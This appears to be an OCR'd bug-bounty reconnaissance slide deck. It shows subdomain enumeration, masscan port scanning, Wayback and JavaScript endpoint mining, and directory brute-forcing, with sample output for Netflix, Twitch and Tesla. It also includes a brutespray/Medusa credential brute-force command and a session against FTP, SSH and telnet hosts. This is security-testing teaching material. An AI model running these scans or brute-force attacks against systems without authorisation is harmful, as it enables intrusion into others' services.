 - DEV-1.NETFLIX.COM, DEV-2.NETFLIX.COM

```
root@Test2:~/tools/amass# cat amass.sh
```

```
#!/bin/bash
mkdir $1
touch $1/$1.txt
amass -active -d $1 | tee /root/tools/amass/$1/$1.txt
```

```
root@Test2:~/tools/amass# ./amass.sh netflix.com
www.netflix.com
media.netflix.com
www.geo.netflix.com
www.eu-west-1.prodAA.netflix.com
nmtracking.eu-west-1.prodAA.netflix.com
api-be-stg102.netflix.com
android.nccp.us-west-2.prodAA.netflix.com
signup.netflix.com
signup.geo.netflix.com
signup.us-west-2.prodAA.netflix.com
exout103.netflix.com
ichnaea.us-east-1.prodAA.netflix.com
techblog.netflix.com
leia.us-east-1.prodAA.netflix.com
devices.netflix.com
ldmg101.netflix.com
movies.netflix.com
dnm.prod.us-east-1.prodAA.netflix.com
nmtracking.us-east-1.prodAA.netflix.com
exout104.netflix.com
api.us-east-1.prodAA.netflix.com
codex-prod.us-east-1.prodAA.netflix.com
us.mediaroom.us-east-1.prodAA.netflix.com
oca-api.us-east-1.prodAA.netflix.com
nccp-nrdp-31.us-east-1.prodAA.netflix.com
help.netflix.com
moviecontrol.us-east-1.prodAA.netflix.com
presentationtracking.us-east-1.prodAA.netflix.com
api-be-stg101.netflix.com
beacon.us-west-2.prodAA.netflix.com
push.prod.us-east-1.prodAA.netflix.com
playstation.nccp.us-west-2.prodAA.netflix.com
tractorbeam.us-east-1.prodAA.netflix.com
obiwan.us-east-1.prodAA.netflix.com
client-auth.us.mediaroom.us-east-1.prodAA.netflix.com
bvl.us-east-1.prodAA.netflix.com
api-global.us-east-1.prodAA.netflix.com
nintendo.nccp.us-west-2.prodAA.netflix.com
cbp.nccp.us-west-2.prodAA.netflix.com
ios.nccp.us-west-2.prodAA.netflix.com
apis.us-west-2.prodAA.netflix.com
help.us-west-2.prodAA.netflix.com
ads.us-west-2.prodAA.netflix.com
contactus.us-west-2.prodAA.netflix.com
nrdp.nccp.us-west-2.prodAA.netflix.com
movies.us-west-2.prodAA.netflix.com
cbp.us-west-2.prodAA.netflix.com
```


~~Sublist3r~~ Subfinder

- SUBFINDER BY ICEMAN
- [HTTPS://GITHUB.COM/ICE3MAN543/SUBFINDER](https://github.com/ice3man543/subfinder)
- JSON OUTPUT, MULTI RESOLVER FOR BRUTEFORCE, ++

```
root@Test2:~/tools/subfinder# cat subfinder.sh
```

```
#!/bin/bash
mkdir $1
touch $1/$1.txt
subfinder -d $1 | tee /root/tools/subfinder/$1/$1.txt
```

```
root@Test2:~/tools/subfinder# ./subfinder.sh twitch.tv
```



```
SubFinder v0.1.0      Made with ❤ by @Ice3man
=====
```

```
[+] Searching For Subdomains in Crt.sh
[+] Searching For Subdomains in CertDB
[+] Searching For Subdomains in Certspotter
[+] Searching For Subdomains in Threatcrowd
[+] Searching For Subdomains in Findsubdomains
[+] Searching For Subdomains in DNSDumpster
[+] Searching For Subdomains in PassiveTotal
[+] Searching For Subdomains in PTRArchive
[+] Searching For Subdomains in Hackertarget
[+] Searching For Subdomains in VirusTotal
[+] Searching For Subdomains in Securitytrails
[+] Searching For Subdomains in WaybackArchive
[+] Searching For Subdomains in ThreatMiner
[+] Searching For Subdomains in Netcraft
```

```
[#] Total 465 Unique subdomains found passively
```

```
affiliate.twitch.tv
ap-southeast-1.uploads-regional.twitch.tv
api-a.chat.twitch.tv
api-akamai.twitch.tv
api-anycast.twitch.tv
api-origin.twitch.tv
api-twitch-tv.web-cdn.twitch.tv
api.chat.twitch.tv
api.globetrotter.external.twitch.tv
api.twitch.tv
api.us-east-1.twitch.tv
api2.twitch.tv
app.twitch.tv
ar.twitch.tv
arn01.hls.twitch.tv
aws.twitch.tv
badges.production.us-west2.twitch.tv
badges.twitch.tv
beefcake.dev.us-west2.twitch.tv
beta.twitch.tv
betaapi.twitch.tv
bg.twitch.tv
bits.twitch.tv
blog.twitch.tv
br01-jfk01.twitch.tv
br01-loi.cdg01.twitch.tv
br02-jfk01.twitch.tv
br02-loi.cdg01.twitch.tv
ca.twitch.tv
canary.twitch.tv
```

Fancy table referencing runtimes ++

| AMASS | BOTH | SUBFINDER |
|-------|---------------|-----------|
| BLAH | JUST USE BOTH | BLAH |
| BLAH | JUST USE BOTH | BLAH |
| BLAH | JUST USE BOTH | BLAH |
| | JUST USE BOTH | |

I DON'T USE ANYMORE:


- ENUMALL / RECON-NG (NOT GREAT ON SOURCES OR SPEED)
- AQUATONE (NOT GREAT ON SOURCES) BUT AQUATONE-SCAN IS USEFUL
- SUBLIST3R (SAME AS ABOVE)
- ANYTHING ELSE FOR SCRAPING
- CLOUDFLARE ENUM (ALTHOUGH SOMETIMES I THINK ABOUT IT)
 - [HTTPS://GITHUB.COM/MANDATORYPROGRAMMER/CLOUDFLARE_ENUM](https://github.com/mandatoryprogrammer/cloUdflare_enum)

Subdomain Brute Forcing

1,136,964 LINE SUBDOMAIN DICTIONARY (ALL.TXT)

SUBFINDER?

| Tool | Time to run | Threads | Found |
|--|-------------|---------|-------|
| subbrute time ./subbrute.py -c 100 all.txt \$TARGET.com tee subbrute.output | errored | 100 | 0 |
| gobuster time gobuster -m dns -u \$TARGET.com -t 100 -w all.txt | 21m15.857s | 100 | 87 |
| massdns time ./subbrute.py /root/work/bin/all.txt \$TARGET.com ./bin/massdns -r resolvers.txt -t A -a -o -w massdns_output.txt - | 1m24.167 | n/a | 213 |
| dns-parallel-prober time python dns-queue.py \$TARGET.com 100 \$TARGET_outputfile -i /root/work/bin/all.txt | 42m2.868s | 100 | 43 |
| blacksheepwall time ./blacksheepwall_linux_amd64 -clean -dictionary /root/work/bin/all.txt -domain \$TARGET.com | 256m9.385s | 100 | 61 |



Sub Brutting

WITH MASSDNS (OR SUBFINDER), WHY NOT ALL OF THEM?

ALL.TXT

<https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056>

 blechschmidt / massdns

 [Code](#)  [Issues 2](#)  [Pull requests 0](#)  [Project](#)

A high-performance DNS stub resolver for bulk lookups

| | | | |
|---|--------------------|----------|-----------|
|  bluto_lots-of-spinach.txt | 6/4/2017 9:42 PM | TXT File | 1,946 KB |
|  deepmagic.com_top50kprefixes.txt | 8/20/2015 2:58 PM | TXT File | 592 KB |
|  deepmagic.com_top500prefixes.txt | 8/20/2015 2:58 PM | TXT File | 4 KB |
|  dns_raft-large-words-lowercase.txt | 6/4/2017 9:56 PM | TXT File | 920 KB |
|  dns_top_1000000_RobotsDissallowed.txt | 6/4/2017 10:23 PM | TXT File | 1,578 KB |
|  dnscan_subdomains.txt | 7/31/2016 3:00 PM | TXT File | 5 KB |
|  dnscan_subdomains-100.txt | 7/31/2016 3:00 PM | TXT File | 1 KB |
|  dnscan_subdomains-500.txt | 7/31/2016 3:00 PM | TXT File | 3 KB |
|  dnscan_subdomains-1000.txt | 7/31/2016 3:00 PM | TXT File | 6 KB |
|  dnscan_subdomains-10000.txt | 7/31/2016 3:00 PM | TXT File | 62 KB |
|  dnscan_subdomains-uk-500.txt | 7/31/2016 3:00 PM | TXT File | 4 KB |
|  dnscan_subdomains-uk-1000.txt | 7/31/2016 3:00 PM | TXT File | 7 KB |
|  dnscan_suffixes.txt | 7/31/2016 3:00 PM | TXT File | 36 KB |
|  dnscan_tlds.txt | 7/31/2016 3:00 PM | TXT File | 9 KB |
|  dnsenum_dns.txt | 6/4/2017 9:24 PM | TXT File | 15 KB |
|  dnspop_bitquark_20160227_subdomains_popular_1000.txt | 3/10/2016 3:47 PM | TXT File | 5 KB |
|  dnspop_bitquark_20160227_subdomains_popular_10000.txt | 3/10/2016 3:47 PM | TXT File | 92 KB |
|  dnspop_bitquark_20160227_subdomains_popular_100000.txt | 3/10/2016 3:47 PM | TXT File | 1,393 KB |
|  dnspop_bitquark_20160227_subdomains_popular_1000000.txt | 3/10/2016 3:47 PM | TXT File | 11,371 KB |
|  dnsrecon_meatsploit_standard_namelist.txt | 5/19/2017 3:06 AM | TXT File | 12 KB |
|  dnsrecon_subdomains-top1mil-5000.txt | 1/16/2017 6:03 PM | TXT File | 33 KB |
|  dnsrecon_subdomains-top1mil-20000.txt | 1/16/2017 6:03 PM | TXT File | 146 KB |
|  dnsrecon_subdomains-top1mil-110000.txt | 1/16/2017 6:03 PM | TXT File | 1,092 KB |
|  ethicalhack3r_subdomains.txt | 6/4/2017 9:30 PM | TXT File | 6 KB |
|  fierce_hostlist.txt | 8/20/2015 2:58 PM | TXT File | 15 KB |
|  hostillebruteforcer.txt | 6/4/2017 9:32 PM | TXT File | 22 KB |
|  knock_wordlist.txt | 2/3/2017 5:01 AM | TXT File | 12 KB |
|  master.txt | 5/19/2017 3:31 AM | TXT File | 2,149 KB |
|  nmap_vhosts-default.lst.txt | 5/19/2017 3:08 AM | TXT File | 1 KB |
|  recon-ng_hostnames.txt | 5/19/2017 3:04 AM | TXT File | 12 KB |
|  reverseraider_fast.list.txt | 12/25/2008 2:07 AM | TXT File | 1 KB |
|  reverseraider_services.list.txt | 10/4/2008 10:07 AM | TXT File | 4 KB |
|  reverseraider_word.list.txt | 9/25/2008 5:21 PM | TXT File | 728 KB |
|  sorted_knock_dnsrecon_fierce_recon-ng.txt | 1/16/2017 6:03 PM | TXT File | 904 KB |
|  subbrute_names.txt | 2/12/2017 10:49 AM | TXT File | 890 KB |

CommonSpeak and Scans.io data

Commonspeak: Content discovery wordlists built with BigQuery

Shubham Shah | 04 Dec 2017

★ SUBDOMAIN DATA IS AWESOME
★ URL DATA HAS BEEN LESS USEFUL

[US] | <https://github.com/pentester-io/commonspeak>

Twitter Zoom trackRef# Gaming Hype Playlist Bmarks misc/unsorted Tasks | Trello spartan Sec Code Classes to parse train... Bu...

Features Business Explore Marketplace Pricing This repository Search Sign in or Sign up

pentester-io / commonspeak Watch 6 Star 69 Fork 7

Code Issues 0 Pull requests 0 Projects 0 Insights

Join GitHub today

GitHub is home to over 20 million developers working together to host and review code, manage projects, and build software together.

Dismiss

Sign up

Content discovery wordlists generated using BigQuery

7 commits 1 branch 0 releases 2 contributors GPL-3.0

Branch: master New pull request Find file Clone or download

| File | Description | Time |
|---|-------------------|--------------|
| infosec-au Merge pull request #2 from necipkafadar/master | Initial release ⚡ | 3 months ago |
| ctldata | fix parsing error | 3 months ago |
| hackernews | Initial release ⚡ | 3 months ago |
| httparchive | Initial release ⚡ | 3 months ago |
| stackoverflow | Initial release ⚡ | 3 months ago |
| .gitignore | Initial release ⚡ | 3 months ago |
| LICENSE.md | Initial release ⚡ | 3 months ago |
| README.md | Added blog link | 3 months ago |

Auxiliary

★ DNSSEC / NSEC / NSEC3 WALKING

- LDNSUTILS, NSEC3WALKER, NSEC3MAP

★ GITHUB RECON

- SEARCH FOR GOODIES

★ DORKING: ADS KEY, PRIV POL, TOS, AWS, S3

ESOTERIC SUB-DOMAIN ENUMERATION TECHNIQUES



BHARATH KUMAR

BUGCROWD LEVELUP | JULY 15TH 2017

https://github.com/appsecco/bugcrowd-levelup-subdomain-enumeration/blob/master/esoteric_subdomain_enumeration_techniques.pdf

https://www.youtube.com/watch?v=1Kg0_53zeQ8

Github Recon

- Environments (dev, stage, prod)
- Secret Keys (API_key, AWS_Secret, etc.)
- Internal credentials
- API endpoints
- Domain patterns

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is down
[+] Finished now the Google Enumeration
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lynccdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Enumerating Targets



Port Scanning

65536 UNVERIFIED HOSTS (A LARGE TARGETS ASN)

| Tool | Time to run | Found |
|---------|-------------|-------|
| Masscan | 11m4.164s | 196 |
| nmap | ∞ | zzz |

```
#!/bin/bash
strip=$(echo $1|sed 's/https\?:\/\/\//')
echo ""
echo "#####
host $strip
echo "#####
echo ""
masscan -p1-65535 $(dig +short $strip|grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |head -1)
--max-rate 1000 |& tee $strip_scan
```

Credential bruteforce



```
python brutespray.py --file nmap.gnmap -U  
/usr/share/wordlist/user.txt -P /usr/share/wordlist/pass.txt  
--threads 5 --hosts 5
```



BRUTESPRAY

<https://github.com/x90skysn3k/brutespray>

Credential bruteforce

```
Loading File: \  
Welcome to interactive mode!  
  
WARNING: Leaving an option blank will leave it empty and refer to default  
  
Available services to brute-force:  
Service: ftp on port 21 with 9 hosts  
Service: smtp on port 25 with 8 hosts  
Service: smtp on port 587 with 1 hosts  
Service: ssh on port 22 with 8 hosts  
Service: telnet on port 23 with 1 hosts  
Service: mysql on port 3306 with 1 hosts  
  
Enter services you want to brute - default all (ssh,ftp,etc): ftp,ssh,telnet  
Enter the number of parallel threads (default is 2): 5  
Enter the number of parallel hosts to scan per service (default is 1): 10  
Would you like to specify a wordlist? (y/n): y  
Enter a userlist you would like to use:  
Enter a passlist you would like to use: /usr/share/wordlists/  
/usr/share/wordlists/dirb          /usr/share/wordlists/fern-wifi      /usr/share/wordlists/sqlmap.txt  
/usr/share/wordlists/dirbuster     /usr/share/wordlists/metasploit      /usr/share/wordlists/wfuzz  
/usr/share/wordlists/dnsmap.txt    /usr/share/wordlists/nmap.lst  
/usr/share/wordlists/fasttrack.txt /usr/share/wordlists/rockyou.txt.gz  
Enter a passlist you would like to use: /usr/share/wordlists/metasploit/password.lst  
Would to specify a single username or password (y/n): y  
Enter a username: admin  
  
Starting to brute, please make sure to use the right amount of threads(-t) and parallel hosts(-T)... \  
Brute-Forcing...  
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

Visual Identification

```
root@kali:~/Desktop/tools/EyeWitness# python EyeWitness.py --prepend-https -f ../domain/tesla.com.lst --all-protocols --headless
```



AQUATONE? HTTPS SCREENSHOT?

A screenshot of a GitHub repository page for "ChrisTruncer / EyeWitness". The repository has 79 stars and 700 forks. The main content area shows a grid of thumbnail screenshots from the "screens" folder. The screenshots are labeled with their respective URLs: http.auth.tesla.com.png, http.auth.tesla.com.edgekey.net.png, http.e1792.dsrx.akamaiedge.net.png, http.forums.tesla.com.png, https.auth.tesla.com.edgekey.net.png, https.e1792.dsrx.akamaiedge.net.png, https.sso.tesla.com.png, https.shop.tesla.com.png, and https.www.tesla.com.png. On the left, there is a sidebar with links to Recent, Home, Desktop, tools, EyeWitness, and other repository details.

- ★ BECAUSE OF THE NATURE OF SCRAPING AND DNS REDIRECTS SOME SITES WILL BE GONE OR THE SAME.
- ★ GOTTA GET AN IDEA OF WHAT IS UP AND UNIQUE
- ★ WE ALSO DON'T KNOW WHAT PROTOCOL THESE ARE ON (HTTP VS HTTPS, +++)

Wayback Enumeration



Jason Haddix
@Jhaddix

#BountyProTip: found a 401/403, basic auth, or domain that seems interesting but is somehow locked down? Look at its [archive.org/web/](#) entries. Sometimes you win instantly with API keys or URL structure that you can forcefully browse to unprotected content still there.



Brett Buerhaus @bbuerhaus · May 9
Replies to @Jhaddix

Can confirm, [archive.org](#) has led me to many bounties. Highest impact is usually old files on websites (not properly cleaned up) or acquisitions with older code. They also have a json endpoint that allows for easy automation, e.g.: web.archive.org/cdx/search?url...



Mohammed Diaa @mhmdiaa · May 10
Replies to @Jhaddix

If there are so many entries that you can't go through all of them manually, you can use waybackunifier to get the unique parts out of each snapshot and save them together in a unified file.



[mhmdiaa/waybackunifier](#)

See the history of a file from above. Contribute to waybackunifier development by creating an account on GitHub.

[github.com](https://github.com/mhmdiaa/waybackunifier)



Dawood Ikhlaq @daudmalik06 · May 10
Replies to @Jhaddix

i think github.com/daudmalik06/Re... this tool can help for this purpose.



[daudmalik06/ReconCat](#)

ReconCat - A small Php application to fetch archive url snapshots from archive.org. using it you can fetch complete list of snapshot urls of any year or complete li...

[github.com](https://github.com/daudmalik06/ReconCat)



[tomnomnom / waybackurls](#)

Code

Issues 0

Pull requests 0

Projects 0

Wiki


Insights

Fetch all the URLs that the Wayback Machine knows about for a domain


TIME OUT



Xmind Organization



- ★ GREEN w/ CHECKMARK IS DONE
- ★ ORANGE IS IN PROGRESS
- ★ RED IS VULNERABLE



Demo

Platform Identification and CVE searching

TBHMV1



Retire.js

What you require you must also retire



Wappalyzer



built
With



The screenshot shows the Burp Suite Professional interface. A red arrow points from the top right towards the 'Extensions' tab in the main menu bar. The 'Extensions' tab is selected, and the 'Add' button is highlighted. In the foreground, a 'Load Burp Extension' dialog box is open. The 'Standard Out' section has 'Show in UI' selected. The 'Standard Err' section has 'File Name: burp-vulnerbscanner-1.0-DEMO.jar' and 'Files of Type: All Files' selected. The 'Up' button in the dialog box is also highlighted.

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in VirusTotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is blocked
[+] Finished now the Google Enumeration...
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lynccdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Parsing JavaScript



Coverage for Heavy js sites



ZAP AJAX SPIDER
JS PARSER
LINKFINDER

The screenshot shows the OWASP ZAP interface with a browser window displaying "The BodgeIt Store". The browser shows a list of products under "Our Best Deal". The ZAP interface has a "Sites" panel on the left and a main panel on the right. A context menu is open over a selected item in the Sites tree, with the "Attack" submenu expanded. The "AJAX Spider Site" option is highlighted with a red box [1]. In the main panel, there are tabs for "Request", "Response", and "Break". The "Response" tab shows a raw response with the URL "GET http://localhost:10001/bodoeit/ HTTP/1.1". The status bar at the bottom indicates "OS X 10.6; rv:14.0) Gecko/20100101 Firefox/". Red boxes [2] point to the "AJAX Spider" button in the toolbar and the "AJAX Spider" tab in the status bar.

Linkfinder

- Full URLs (https://example.com/*)
- Absolute URLs or dotted URLs (/* or ../*)
- Relative URLs with atleast one slash (text/test.php)
- Relative URLs without a slash (test.php)

The output is given in HTML. [Karel_origin](#) has written a chrome extension for LinkFinder which can be found [here](#).

Screenshots

/transfer_eligible_programs

```
url: "/reports/" + t + "/transfer_eligible_programs",
```

/notifications

```
return "/notifications"
```

/creditcards

```
url: "/" + this.team.get("handle") + "/creditcards",
```

/creditcards/deactivate

```
url: "/" + this.team.get("handle") + "/creditcards/deactivate",
```

/creditcards.json

```
}), f.default.get("/") + this.team.get("handle") + "/creditcards.json").done(function(t) {
```

/v1/help/submit_contact

```
2669: return e.save_contact_us_only = !0, I.isEmpty(e.message) && (e.message = "Created for Matchbox"), $.post(R.default.getUrl("/v1  
/help/submit_contact"), e).then(function(e) {
```

/v1/help/issues

```
3086: var i = "/v1/help/issues/" + String(e),
```

/v2/channels

```
3700: return r.default.get("/v2/channels", {
```

/chat

```
3724: babelHelpers.classCallCheck(this, e), this.baseUrl = t.baseUrl || "/chat"
```

/availability

```
3730: return r.default.getJSON(String(this.baseUrl) + "/availability", {
```

/estimatedWaitTime

```
3740: return r.default.getJSON(String(this.baseUrl) + "/estimatedWaitTime", {
```

/request

```
3772: url: String(this.baseUrl) + "/request",
```

/events

```
3799: url: String(this.baseUrl) + "/" + String(t) + "/events",
```

/info/visitorTyping

```
3837: url: String(this.baseUrl) + "/" + String(t) + "/info/visitorTyping",
```

Feeding these tools

The screenshot shows the OWASP ZAP interface with the URL <https://www.twitch.tv> selected. The context menu is open, and the 'Engagement tools' section is highlighted. Within this section, the 'Find scripts' option is also highlighted, indicated by a red arrow.

The screenshot shows the OWASP ZAP interface displaying a list of scripts found on <https://www.twitch.tv>. A red arrow points to the context menu for one of the listed items, specifically the 'Copy selected URLs' option, which is highlighted.

| Source | Host | URL | Item | Time requested |
|---------|-----------------------|------------------------------------|----------------------------------|--------------------|
| Scanner | https://www.twitch.tv | / | -1==document.cookie.in... | 04:43:49 26 May 20 |
| Target | https://www.twitch.tv | /directory?no-mobile-redirect=true | -1==document.cookie.in... | 04:45:18 26 May 20 |
| Target | https://www.twitch.tv | /p/assets/ | (function(){ window._gaq =... | 04:45:18 26 May 20 |
| Target | https://www.twitch.tv | /p/bg-bg/ | (function () { var url = Arra... | 04:45:18 26 May 20 |
| Target | https://www.twitch.tv | https://www.twitch.tv/ | (function(i,s,o,g,r,a,m){if(G... | 04:45:18 26 May 20 |
| Target | https://www.twitch.tv | Add to scope | (function () { var url = Arra... | 04:45:18 26 May 20 |
| Target | https://www.twitch.tv | Remove from scope | (function () { var url = Arra... | 04:45:19 26 May 20 |
| Target | https://www.twitch.tv | Send to Spider | (function(i,s,o,g,r,a,m){if(G... | 04:45:19 26 May 20 |
| Target | https://www.twitch.tv | Actively scan selected items | (function(i,s,o,g,r,a,m){if(G... | 04:45:19 26 May 20 |
| Target | https://www.twitch.tv | Passively scan selected items | (function(i,s,o,g,r,a,m){if(G... | 04:45:19 26 May 20 |
| Target | https://www.twitch.tv | Send to Comparer (requests) | (function(i,s,o,g,r,a,m){if(G... | 04:45:19 26 May 20 |
| Target | https://www.twitch.tv | Send to Comparer (responses) | (function(i,s,o,g,r,a,m){if(G... | 04:45:19 26 May 20 |

Search completed 0 matches 43 results

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking me
[+] Finished now the Google Enumeration
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Content Discovery



Content Discovery / Directory Brutining

TBHMV1

- SECLISTS / RAFT / DIGGER WORDLISTS
- PATATOR
- WPSCAN
- CMSMAP

★ GOBUSTER
★ BURP CONTENT DISCOVERY
★ ROBOTS DISALLOWED
- _ (ツ) _ / -

```
root@kali:~/Desktop/tools/gobuster# wc -l ../secLists/Discovery/Web_Content/raft-large-words.txt
```

The terminal window shows the command 'root@kali:~/Desktop/tools/gobuster# wc -l ../secLists/Discovery/Web_Content/raft-large-words.txt' and its output, which is a large number indicating the size of the wordlist file.

```
OJ / gobuster
```

Code Issues 11 Pull requests 4

Directory/file & DNS busting tool written in Go

go pentesting tool dns web

```
danielmiessler / RobotsDisallowed
```

Code Issues 1 Pull requests 0 Projects 0 Wiki Insights ▾

